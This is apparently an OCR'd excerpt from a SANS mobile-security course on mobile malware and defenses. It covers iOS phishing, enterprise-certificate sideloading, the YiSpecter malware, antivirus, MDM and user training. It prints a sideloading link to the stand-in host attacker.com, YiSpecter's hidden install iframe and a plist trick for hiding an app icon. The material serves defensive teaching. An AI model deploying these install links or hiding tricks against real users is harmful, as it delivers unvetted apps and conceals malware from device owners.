As more apps update for Android Oreo, it's likely that we will see this privilege extended to Dropbox, Google Drive, and more. This change does not degrade the security of the platform (since, like earlier versions of Android, the user has to configure settings to permit third-party app installation), but it does make it more granular, since app installation must be opt-in for developers (by including the REQUEST_INSTALL_PACKAGES permission in their app). Further, users can decide which apps can install new apps, where earlier versions of Android third-party installation was a global configuration option that would apply to all the apps at the same time.

IOS MALWARE

Platform security prevents unauthorized executables from running

- Small number of early malware samples targeted jailbroken devices

No option to automatically send SMS

Handful of questionable applications retrieving sensitive data that were not rejected

- OpenFeint, Path, Twitter, and Facebook retrieval and storage of contacts
- Storm8, mogoRoad phone number retrieval

iOS Malware

The iOS platform continues to evade the threat of malware, primarily due to the security constraints of the platform that prevent users from installing applications that are not expressly signed and permitted by Apple. A small number of early malware samples affected jailbroken iOS systems that can run arbitrary applications, but this is a small fraction of the overall iOS user community.

Unlike Android, iOS and Windows Phone have no option to silently send SMS messages, largely precluding the threat of short code SMS delivery attacks. This behavior precludes other legitimate applications that want to silently deliver SMS messages, but this has not been a significant area of complaint for end users or app developers.


The iOS platform has had a fair share of questionable applications with dubious integrity and behavior, accessing sensitive information stored on iOS devices. For example, the OpenFeint, Path, Twitter, and Facebook applications included or currently include the capability to retrieve a list of contact information from the iOS contact book, delivering it to a remote server for analysis. Both OpenFeint and Path applications were removed from the App Store for this behavior but were later reinstated. Similarly, the Storm8 and mogoRoad apps both retrieved the user's phone number, sending it to a remote website with mogoRoad users receiving follow-up unsolicited marketing calls.

IOS MALWARE: PHISHING

Due to the consistency of the iOS UI, phishing is made easier

Users are often nagged for their Apple ID password

This can be exploited by phishing websites pretending to be a native dialog



iOS Malware: Phishing

Due to iOS's consistent user interface, some websites or applications may try to retrieve the user's Apple ID password by simply opening a popup and asking for it. Throughout a normal day, a user may be confronted by legitimate popups that request the user to confirm their identity. These popups always have the same appearance and it is very difficult to tell the difference between a legitimate popup and a fake popup from a website or application.

Reference

Image source: https://krausefx.com/blog/ios-privacy-stealpassword-easily-get-the-users-apple-id-password-just-by-asking

ENTERPRISE APP STORE CERTIFICATES

Normally, iOS apps are vetted by Apple


Exception: When signed with an Apple enterprise certificate

- Allows app install directly through Mobile Safari or USB
- Requires a manifest provisioning profile (.plist and .ipa files)

Requires Enterprise Program access ($299/year)

- Apple can revoke this certificate at any time

User is warned about trusting apps outside of App Store




```
<a href="itms-services://?action=download-
manifest&url=https://attacker.com/app.plist">Download the iOS App</a>
```


Enterprise App Store Certificates

Typically, iOS applications are installed through the Apple App Store, where Apple engineers vet applications for quality and freedom from malicious behavior. However, organizations can also distribute applications without publishing through the Apple App Store (and without the vetting process) through the use of an Apple enterprise certificate. Available with enrollment in the Apple Enterprise Program ($299/year), organizations can create a manifest provisioning profile (a plist file) and distribute their application for installation from a website using a link similar to that shown on this slide.

Reference

An excellent tutorial on using XCode to enroll in the Apple enterprise distribution program and for generating the necessary files for webpage distribution of iOS applications is available at http://johannesluderschmidt.de/provision-ios-ipa-app-for-in-house-enterprise-distribution/2993/.

Note that because the app is not distributed through the iOS app store, there is no DRM encryption applied to the application. The app can be retrieved from the website and evaluated without the need to decrypt the app using Rasticrac or dumpdecrypted (which we cover later in this course).

Reference

The image on this slide is from https://asynchrony.com

YISPECTER MALWARE

Targeting Mandarin-speaking users

- Jailbroken and non-jailbroken devices
- Disguised as a popular media player to "watch special movies"
- Distributed through websites, 2+ years run before detection

Evaded app store vetting through enterprise distribution

Uses private APIs to install and uninstall apps through C&C server

```
<iframe src="itms-services://?action=download-
manifest&url=https://qvod.bb800.com/assets/upload/3794.plis
t" height=0 width=0></frame>
```


YiSpecter Malware

YiSpecter was an interesting malware threat that circulated among iOS devices for several years before finally being taken out of service in late 2015. YiSpecter targeted Mandarin-speaking users, infecting both jailbroken and non-jailbroken devices. The malicious code was disguised as a popular media player app QVOD, often associated with the ability to watch "special movies" (that is, porn).

YiSpecter was distributed to iOS users through malicious websites and compromised ad delivery networks in China. The app installed on both jailbroken and non-jailbroken devices without going through the Apple vetting process and outside the Apple App Store through the use of enterprise app store distribution certificates. Samples of YiSpecter were observed using any of three different enterprise certificates issued by Apple, belonging to Changzhou Wangyi Information Technology Co., Ltd., Baiwochuangxiang Technology Co., Ltd., and Beijing Yingmob Interaction Technology co, .ltd. These companies all reportedly participate in ad distribution networks across China. On this slide is a prompt a user received and posted to the Apple discussion forum for Chinese users at https://discussionschinese.apple.com/thread/52748. A rough translation indicates that the user's iPhone is infected with the YiSpecter malware, prompting the user to install a "private edition" of the QVOD media player.

YISPECTER INFECTION

App Info.plist file declares properties and entitlements for an application
YiSpecter included support to suppress app SpringBoard icon
Changes Mobile Safari settings to hijack bookmarks, tabs, search engine
Inserts ads over nonwhitelisted applications



Info.plist excerpt

```
"CFBundleIdentifier" => "com.weiying.hiddenIconLaunch"
"DTXcode" => "0611" "SBAppTags" => [ 0 => "hidden" ]
"CFBundleExecutable" => "NoIcon"
```


YiSpecter Infection


If users install the offered media player for "special movies", they receive another prompt asking to install the software outside of the app store as signed by the indicated enterprise certificate authority, as shown on this slide. When the malware is installed, it makes several changes to the iOS device.

The YiSpecter malware uses innovative tricks to suppress the presence of the malware on the platform and makes it harder to remove the malware. When an app is installed on an iOS device (whether malicious or otherwise), it uses an Info.plist file associated with the app to declare the properties and entitlements for the application. An undocumented component of the Info.plist file is the capability to suppress the installed application from displaying an app icon in SpringBoard. Intended for system applications provided by Apple that offer no UI, this functionality is used by YiSpecter to prevent the user from uninstalling the malware: Because there is no icon to launch the app, the user has no opportunity to uninstall the application (normally by pressing and holding the app icon until it wiggles and then tapping on the X) without resetting the iOS device to factory defaults.

When installed, YiSpecter hijacks the Mobile Safari settings, installs a Command and Control (C&C) session to a remote group of servers, begins to install additional malicious code silently, and harvests data from the iOS device. The hijacked Mobile Safari settings reset the browser bookmarks, tabs, and search engine, using the C&C connection to deliver full-screen pop-up ads over other applications that are not "whitelisted" or explicitly approved by the malware authors.

Reference

This screenshot is from the Palo Alto Networks' article "YiSpecter: First iOS Malware That Attacks Non-jailbroken Apple iOS Devices by Abusing Private APIs", which is available at http://researchcenter.paloaltonetworks.com/2015/10/yispecter-first-ios-malware-attacks-non-jailbroken-ios-devices-by-abusing-private-apis/.



Mobile Malware Defense

The common strategy for malware defense is the use of antivirus (AV) tools. Multiple AV products are available for Android. However, no iOS antivirus tools are available because AV tools are a violation of Apple's acceptable app policy.

The independent AV analysis group AV Test (www.av-test.org) has released detailed analysis reports for Android AV products, evaluating more than 25 products against roughly 3,000 malware samples, each of which are no more than 4 weeks old as of the test date (https://www.av-test.org/en/antivirus/mobile-devices/android/). AV Test indicates that each of the products achieved a respectable scan success rate, with top vendors identifying 99% of the malware threats.

Despite these positive figures, the reality of mobile malware defense tools including AV scanners is bleak. Like other applications running on the Android device, the AV scanner has limited access to the platform and therefore lacks the capability to perform comprehensive scanning and removal of advanced malware threats that leverage root exploits to gain privileged access to the system. Further, many Android threats are short-lived, present in the Google Play store or other third-party app stores for a short period of time. The current mobile antivirus logic of manual signature update distribution is likely going to be insufficient to detect the malware threats that are short-lived.


Still, mobile malware defense tools can be valuable, especially when we consider the added features that come with many of these suites, including integrated device backup, location tracking, alternative "secure" browsers, and parental controls. Organizations that need additional security features on Android devices that are not currently met with MDM tools or built-in security features may want to pursue antivirus tools to augment existing security functionality and defense mechanisms for Android devices.

GOOGLE PLAY PROTECT

New marketing term to wrap up several existing features

- Play Store scanning (formerly Google Bouncer)
- On-device app scanning (formerly Verify Apps)
- Remote locate/lock/wipe (formerly Android Device Manager)
- Warns about malicious sites (formerly Chrome Safe Browsing)

Moving to Android platform (from Google Play Services) in Oreo



Google Play Protect

One of the advertised security benefits of Android Oreo is Google Play Protect. Google Play Protect is essentially a new marketing term used to describe several features that have long existed in one way or another in prior Android releases, including Google Play Store scanning for malicious apps (formerly Google Bouncer), on-device app scanning (formerly Verify Apps), remote location/lock/wipe features (formerly Android Device Manager), and new intelligence for warning about malicious sites (formerly Chrome Safe Browsing).

Though these features have previously been available in Google Play Services, Google Play Protect is integrated into the base Android Oreo release. This has the added benefit of being available to other non-Google uses of Android (such as the Kindle) in the future if adopted by OEMs.


PROHIBIT UNLOCKING, SIDELOADING

iOS jailbreaking disables most platform security

- Possible for savvy end users to improve security, but not manageable

Android permits additional application distribution mechanisms

Detect violations with MDM, enforce by restricting access to corporate resources



Prohibit Unlocking, Sideloading

Jailbreaking iOS disables most of the platform security that protects against malware threats. Although some savvy users may argue that jailbreaking gives them access to the platform for software application analysis to detect malicious activity that is otherwise inaccessible on non-jailbroken platforms, this is not a manageable or enforceable security control and is therefore ineffective to the organization.

The Android platforms permit app installation from unknown sources, where an application can be installed on the device regardless of signing or distribution source when permitted to do so. This capability should be disabled by an MDM, prohibiting access to applications deployed outside of official app store markets.

Using MDM tools, you can identify and take action against users who jailbreak or root their devices, restricting access to corporate resources or performing enterprise data wipes against offending devices.

END-USER TRAINING

Users should be trained to identify suspicious applications

- Full versions of unlocked "Cut the Rope" for free


Training should help reinforce identifiers users cannot rely on for validation

- App icon and name, certificate content, developer name

Training for application permission requests, management

- Identifying suspicious or dangerous application permissions
- "Why does Cut the Rope require SMS permission?"

Monitor account activity regularly for signs of misuse



End-User Training

End users should be trained to identify suspicious applications. For example, a series of Android applications, reporting to be free and unrestricted versions of popular consumer games, including *Cut the Rope*, *Where's My Water?*, *Assassin's Creed*, and *Angry Birds Seasons,* were published to the official Google Marketplace. All were fully functional versions of the commercial games but included malicious software components that took advantage of platform weaknesses on vulnerable Android devices.

End-user training should help users identify malicious applications, reinforcing the identifiers that cannot be relied upon for validation, including the app icon and app name, certificate content, and developer name information. Training should help users understand the application permissions that may be requested by an application on the Android, Windows Phone, and BlackBerry platforms, identifying suspicious or dangerous application permissions. Users should be encouraged to question why permissions are allocated to applications that seem inappropriate, such as why *Cut the Rope* requires SMS privileges on an Android phone.

For BYOD deployments, users should also be encouraged to monitor their account activity regularly for signs of misuse. Users can contact their MO to request a secondary PIN authorization mechanism to stop SMS short code purchases (for AT&T customers, this is known as Purchase Blocker, intended as a parental control function) to further limit their exposure to this common Android malware attack.

MODULE SUMMARY

Mobile malware growing threat
- Personal information exfiltration, user credential theft, and short code SMS delivery of all financial motivators for an attacker
- Delivery through official, third-party app stores, web downloads, and targeted delivery methods

Android platform fragmentation, third-party app, and silent SMS support a significant attractor for attackers

iOS malware limited to jailbroken devices, short-lived platform vulnerabilities
- App Store vetting thwarts some but not all malicious submissions

Defense should include user training, app restrictions, and MDM controls

Module Summary

In this module, we looked at the increasing threat of mobile malware. Mobile malware is growing rapidly, primarily targeting Android devices, yet it remains a small portion of the overall malware threat. Malware authors are motivated to exploit mobile devices for personal information exfiltration, user credential theft, short code SMS delivery, and other financially driven attack vectors. Mobile malware is commonly delivered through official and third-party app stores but can also be delivered through direct web URL downloads and targeted delivery methods such as inbound SMS messages.

The platform fragmentation experienced by Android users, combined with third-party application support and silent SMS message delivery, is a significant attractor for attackers. Although we have also seen malware on the Apple iOS platform, these attacks have been limited to jailbroken iOS devices or to specific exploits that are relatively short-lived with available software updates accessible to end users.

Finally, defense strategies to protect against the mobile malware threat should include end-user training, application whitelisting, and MDM platform controls. Through these systems, we can effectively limit the exposure to malicious software at the cost of end-user flexibility.


Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.



Exercise: Android Malware Analysis

Log in to the SANS lab platform for the Android Malware Analysis exercise. This exercise takes approximately 15 minutes to complete.

MODULE SUMMARY

Several techniques for removing restrictions on mobile devices
- iPhone Jailbreak for full access
- Full access with rooted Android devices

Cautions with all platforms

Unrestricted devices a necessity for device testing and security evaluation

Module Summary

In this module, we examined the need and the techniques for several device unlock techniques. Once we unlock devices, we remove several platform restrictions, allowing end users to run third-party software or access otherwise inaccessible system functionality. For mobile device administrators, however, unlocked device access represents an essential component of a secure mobile device strategy, giving us access to system components necessary for application analysis and other security tasks.

For Apple iOS devices, jailbreaking offers the ability to access underlying operating system components, including device shell access, as well as the ability to install software not authorized by the Apple App Store. Similarly, Android devices offer full operating system access as well, though Android devices do not need to be rooted simply to run third-party software.

Gaining unrestricted access to devices comes with cautions for all platforms. Do not attempt to root or jailbreak devices that you rely on every day (such as your primary phone), but instead obtain a secondary device specifically for the purpose of unrestricted device access.